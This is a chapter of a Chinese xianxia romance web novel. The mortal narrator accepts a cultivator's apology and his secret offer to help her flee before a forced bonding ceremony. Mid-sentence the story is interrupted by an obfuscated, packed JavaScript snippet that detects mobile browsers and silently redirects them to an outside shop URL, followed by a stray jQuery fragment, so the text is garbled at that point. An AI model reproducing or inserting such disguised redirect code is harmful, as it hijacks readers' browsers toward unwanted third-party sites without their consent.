接连几天我没再受到苏瑾煜和裴竞思的打扰,只安静在太初峰和无涯峰来回走动,临近结契,沈澹宁也仿佛放松了对我的看管,我才得以有空熟悉下山的路线。
但随着结契大典日子的逼近,我的心一天天沉下去,我完全找不到可以逃走的法子,之前所想的突破口——裴竞思又被关了禁闭,我想寻也未能寻到。
这一日午后,我被仙鹤“嘎嘎”的叫声吵醒,我待在床上揉揉眼角,估摸着又是剑宗的哪个弟子误闯了,这是今天第几个了?
我撑着头有些烦恼,自从那天与裴竞思起了争执后,太初峰就经常出现剑宗弟子,这样让我出门时很容易被人发现,连踪迹都难以隐藏。
剑宗还有未来么,年轻弟子连路都分不清楚,还得靠我这个凡人指路,我不禁隐隐担忧。
仙鹤的叫声嘎嘎不绝,我回过神披上外衣出去看看有什么情况。
原来是很久未曾看到的裴竞思,真是凑巧,我也想找他。
裴竞思久久站在原地,似乎有些踌躇。
见状,我朝他走近,停在台阶上:“裴竞思你来干什么?”
我是想借他之手逃离,他来找我一个凡人又是什么缘由?
像是鼓足了勇气,裴竞思抬眼看我说:“对不起白玉棠。”
“虽然那日我施的法非攻击类法术,但我与沈澹宁有仇,也不应该迁怒于凡人,将追踪的法术放于凡人身上,我实在太傲慢了。”裴竞思向上走,停在离我一尺的距离外,他低头从袖中掏出储物戒,戴在我的手指上,他施了法术,我也能够看到里面的状态,有各种草药、灵石,还有许多我分辨不出的东西,裴竞思垂着眼睛说,“我自知我当初错处无可挽回,我不奢求你能原谅我,但还是期望你能给我一个机会。白玉棠,请你收下它。”
我低头静静看着他,心觉反常。
按师玄珩的说法,沈澹宁与裴竞思之间若存在灭族之仇,裴竞思对自己有偏见也是正常。
我想不明白,裴竞思在短短时间里怎么便对我转化了态度,总不至于短时间内他便“改邪归正”了吧?
剑宗里的人我这段时间也了解不少,他们不是这样的人。
见我半天没有反应,裴竞思又说:“这是我这两年出入秘境获取的资源,我知道就算把我赔给你都无法作为补偿,希望你能收下,上面我已经施了法,仅你可拿取使用。”
我听完他的话有几分无奈,一方面是我一个凡人,想来也用不上这些,另外则是我很怀疑裴竞思的法术会不会被沈澹宁看破,反倒让他坐享其成。
“裴竞思……”我褪下手指上的储物戒,他这时却抬头看着我,眼底满是愧疚。
愧疚,我没看错吗?
拒绝的话停在嘴边,我起了利用的心思。
“好,我收下了。”
裴竞思见我收下弯弯眉毛,我看着他的眼睛,有些愣神,没注意就让他看住机会,抓住了我的手。
我从酷似夫君的眉眼中回神,尝试扯回手,却被他紧紧拉着不放,便问他:“你还有其他事吗?”
裴竞思仰头与我的眼睛对视,看上去像在拜见自己最为尊敬的神明:“没什么事。”
他眼里的情绪像是要把我灼烧,我侧开头躲开了他的视线。
余光却扫到裴竞思的肩膀上,不大能看出来那天的惨状,应该是已经好得差不多了。
想到有求于人,我快速眨眨眼驱散心里的心虚,绞尽脑汁想出句关心他的话,以此来转移他的注意:“裴竞思,你的伤口好些了吗?”
“白玉棠,你试试,我已经好得差不多了。”
“哦。”
他带着我的手往胳膊上触碰,那天艳红的鲜血还存在我的记忆中,我只敢轻轻地捏一捏。
“你用力了吗?”裴竞思好像是单纯的疑惑。
修士的力气岂是凡人能比的?我想他可真是没有常识。
“我……”我停住话头,手心里传来奇异的触感,像是蝴蝶在里面振翅。
我翻开手掌想确认一下,裴竞思却牢牢包裹住我的手,与此同时,他的声音从耳中传来。
“白玉棠,你要逃吗,我可以帮你。”
不管是裴竞思酷像夫君的眉眼,还是他的提议,都极具诱惑,我想我是无法拒绝的。
我身无长物,就算裴竞思欺骗我,对我来说也没有任何损失,不如信他试试,或许能为我逃出剑宗增添一分可能。
于是我抬起眼睛看他,缓缓眨了眨眼,肯定说:“嗯。”
“力气这么小啊,算了不闹你了。”裴竞思神情又变得郑重起来,“谢谢你白玉棠,还愿意原谅我。”
裴竞思说完一把将我抱在怀中,极为用力。
我惊异瞪着眼,不明白裴竞思此时的举动,又要捉弄我吗?
我静静等待了一会,他没说话,只是头搭在我肩颈处,安静地抱着我。
但这样也让我难受,他的呼吸喷在我皮肤上,滚烫又带着湿意,有些痒。
我难耐地耸动肩膀,希望将他抖落下去。
却只得到裴竞思制止:“不要动,让我抱一抱你白玉棠,原来真的不是梦……”
他的声音很轻,轻到我怀疑这不是裴竞思发出的声音,还没待我反应,他便松开制钳我的手。
“谢谢你白玉棠。”裴竞思闷闷地说了一遍。
我看着他满心疑惑,因为他脸上正挂着泪,看着极为难过。
我抿住唇,有些不知所措又有些不忍,终是低头找起了随身带的手帕。
“白玉棠,明天酉时我来找你一起下山。”裴竞思略带哭腔的声音在我耳旁响起,我惊诧地抬头,视线里
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17813529|210960||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
仅余裴竞思的背影,他走得极快,像是后面有什么在追赶。
我远远望着,一只蝴蝶慢吞吞地飞着,渐渐停靠在裴竞思身侧,再隐藏在他袖中。
我掐住手心,丝丝痛意在告诉我不是错觉。
旁边仙鹤用头轻轻碰我的腰,我才回神松开手,慢慢往回走。
走了几步,我又转过头,往后看了一眼,视线中空无一人,耳上的坠子随我的动作荡在皮肤上,有几分凉意,我被冰了个激灵,迅速收回目光,又反射性摸上手心,空无一物。
明天,是结契大典前一天。
在这之前,我得想办法把耳上被沈澹宁附有法术的坠子取下来。
……
我闭上眼沉入水中,直到水温渐凉才浮出水面。
我仰头盯着屏风上挂起的正红色婚服良久,直盯地头发昏。
脑海中一直回荡着沈澹宁的话:“玉棠,不舒服的话要告诉我。”
我捏着耳上的坠子,躯体里烦闷的情绪一点点放大。
不舒服的地方哪里就只有单单一个耳坠?心里的难受达到极点,我只是想回家而已。
我拍了拍脸,稍微缓和情绪,准备实行我一开始的计划。
我在穿的时候才发现了问题,沈澹宁准备的婚服,着实有些奇怪,一度让我认为我是拿错了,但尺寸大小又很合适。
它的样式不似我平日穿的,我想或许是婚服所以也有所不同,再就是过于繁琐了,明明之前与夫君成亲时也并没有这样麻烦,想来是修士结契和凡间并不一致,我又把自己说服了。
我稀里糊涂一股脑全搭在身上,全然不顾正确与否。
往出走,我刚刚暖和的身子顿时汗毛直立,脚下步子不由停顿下来,直愣愣盯着前方那道身影,沈澹宁竟然就在外面,我丝毫未察觉他来了多久。
“怎么愣在原地,玉棠?”沈澹宁转头,见到我脸上带了些笑意。
我回过神,朝他走去。
“头发还湿着呢,冷不冷?”沈澹宁牵起我今天蝴蝶停歇过的那只手,把我拉到他腿上坐着。
“不冷,等等就好了。”
沈澹宁没说话,一手揉捏我的小指,一手从我后颈穿插,挽起我细长的发丝,如往常一样他开口问我:“玉棠今天做了什么?”
虽说他是例行发问,但我脑海中蓦然浮现裴竞思下午离开时的样子。
“嗯?”沈澹宁将手中发丝别在我耳后,手掌顺势掠过我的耳垂,又捏了捏,像是别有深意般,“遇到什么事了吗?这样入神?”
我猛然惊醒,都顾不得耳上的微弱痛意:“在想话本的情节。”
“哦。”沈澹宁看上去没什么兴趣般,轻飘飘掠过了这个话题,只是他又握住我的手,摩挲着我的手心,好巧不巧正是裴竞思的蝴蝶停留在我手上的位置。